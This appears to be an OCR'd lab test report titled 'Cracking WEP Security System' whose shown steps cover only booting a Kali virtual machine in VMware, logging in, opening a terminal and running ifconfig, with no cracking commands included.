
TEST – Cracking WEP Security System



	Step Name	Status	Exec Date	Exec Time
	Step 1	✓ Passed	11/9/2022	7:10:15 PM
	Step 2	✓ Passed	11/9/2022	7:10:17 PM
	Step 3	✓ Passed	11/9/2022	7:10:18 PM
	Step 4	✓ Passed	11/9/2022	7:10:19 PM
	Step 5	✓ Passed	11/9/2022	7:10:19 PM
	Step 6	✓ Passed	11/9/2022	7:10:20 PM
	Step 7	✓ Passed	11/9/2022	7:10:20 PM
	Step 8	✓ Passed	11/9/2022	7:10:20 PM
	Step 9	✓ Passed	11/9/2022	7:10:21 PM
	Step 10	✓ Passed	11/9/2022	7:10:21 PM
	Step 11	✓ Passed	11/9/2022	7:10:22 PM
	Step 12	✓ Passed	11/9/2022	7:10:22 PM
	Step 13	✓ Passed	11/9/2022	7:10:23 PM
	Step 14	✓ Passed	11/9/2022	7:10:23 PM
	Step 15	✓ Passed	11/9/2022	7:10:23 PM
	Step 16	✓ Passed	11/9/2022	7:10:24 PM


STEP1

Description:

Open up VMWare Workstation 16 Player

Expected:

VMware Window is opening up



VMware Workstation 16 Player (Non-commercial use only)


STEP2

Description:

Press on the Kali virtual machine and play power it on

Expected:

The virtual machine will power on and boot , in the same window , and we get prompt for username


VMware Workstation 16 Player (Non-commercial use only)
Player
Home
Kali 2022 x64 Customized by zSecurity 1.0.11

Welcome to VMware Workstation 16 Player

Create a New Virtual Machine

Create a new virtual machine, which will then be added to the top of your library.

Open a Virtual Machine

Open an existing virtual machine, which will then be added to the top of your library.

Upgrade to VMware Workstation Pro

Get advanced features such as snapshots, virtual network management, and more.

Help

View online help.

This product is not licensed and is authorized for non-commercial use only. For commercial use, purchase a license. Buy now.


STEP3

Description:

We type in the username field and we press enter

Expected:

The username is filled up and we get prompted to password field


Kali 2022 x64 Customized by zSecurity 1.0.11 - VMware Workstation 16 Player (Non-commercial use onl
Player
Nov 2 11:04
Username
KALI
BY OFFENSIVE SECURITY


STEP4


Description:

We type in the password field and we press enter

Expected:

The field is filled up and we get on the Desktop of Kali VM


Kali 2022 x64 Customized by zSecurity 1.0.11 - VMware Workstation 16 Player (Non-commercial use onl
Player
Nov 2 11:04
Password
KALI
BY OFFENSIVE SECURITY


Kali 2022 x64 Customized by zSecurity 1.0.11 - VMware Workstation 16 Player (Non-commercial use onl
Player
Applications
Places
Nov 2 11:05

Logged in as a privileged user
Running a session as a privileged user should be avoided for se...


STEP5

Description:

On the Kali Desktop , we press on the first terminal icon , from the left task bar .

Expected:

The terminal is opened up .



```
root@kali:~#
```

STEP6


Description:

We check the network interfaces with the command:

ifconfig

Expected:

The terminal should output information about network interfaces



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.152.128  netmask 255.255.255.0  broadcast 192.168.152.255
        inet6 fe80::20c:29ff:fe44:b658  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:44:b6:58  txqueuelen 1000  (Ethernet)
        RX packets 23  bytes 1938 (1.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 21  bytes 1818 (1.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 16  bytes 960 (960.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 960 (960.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# 
```

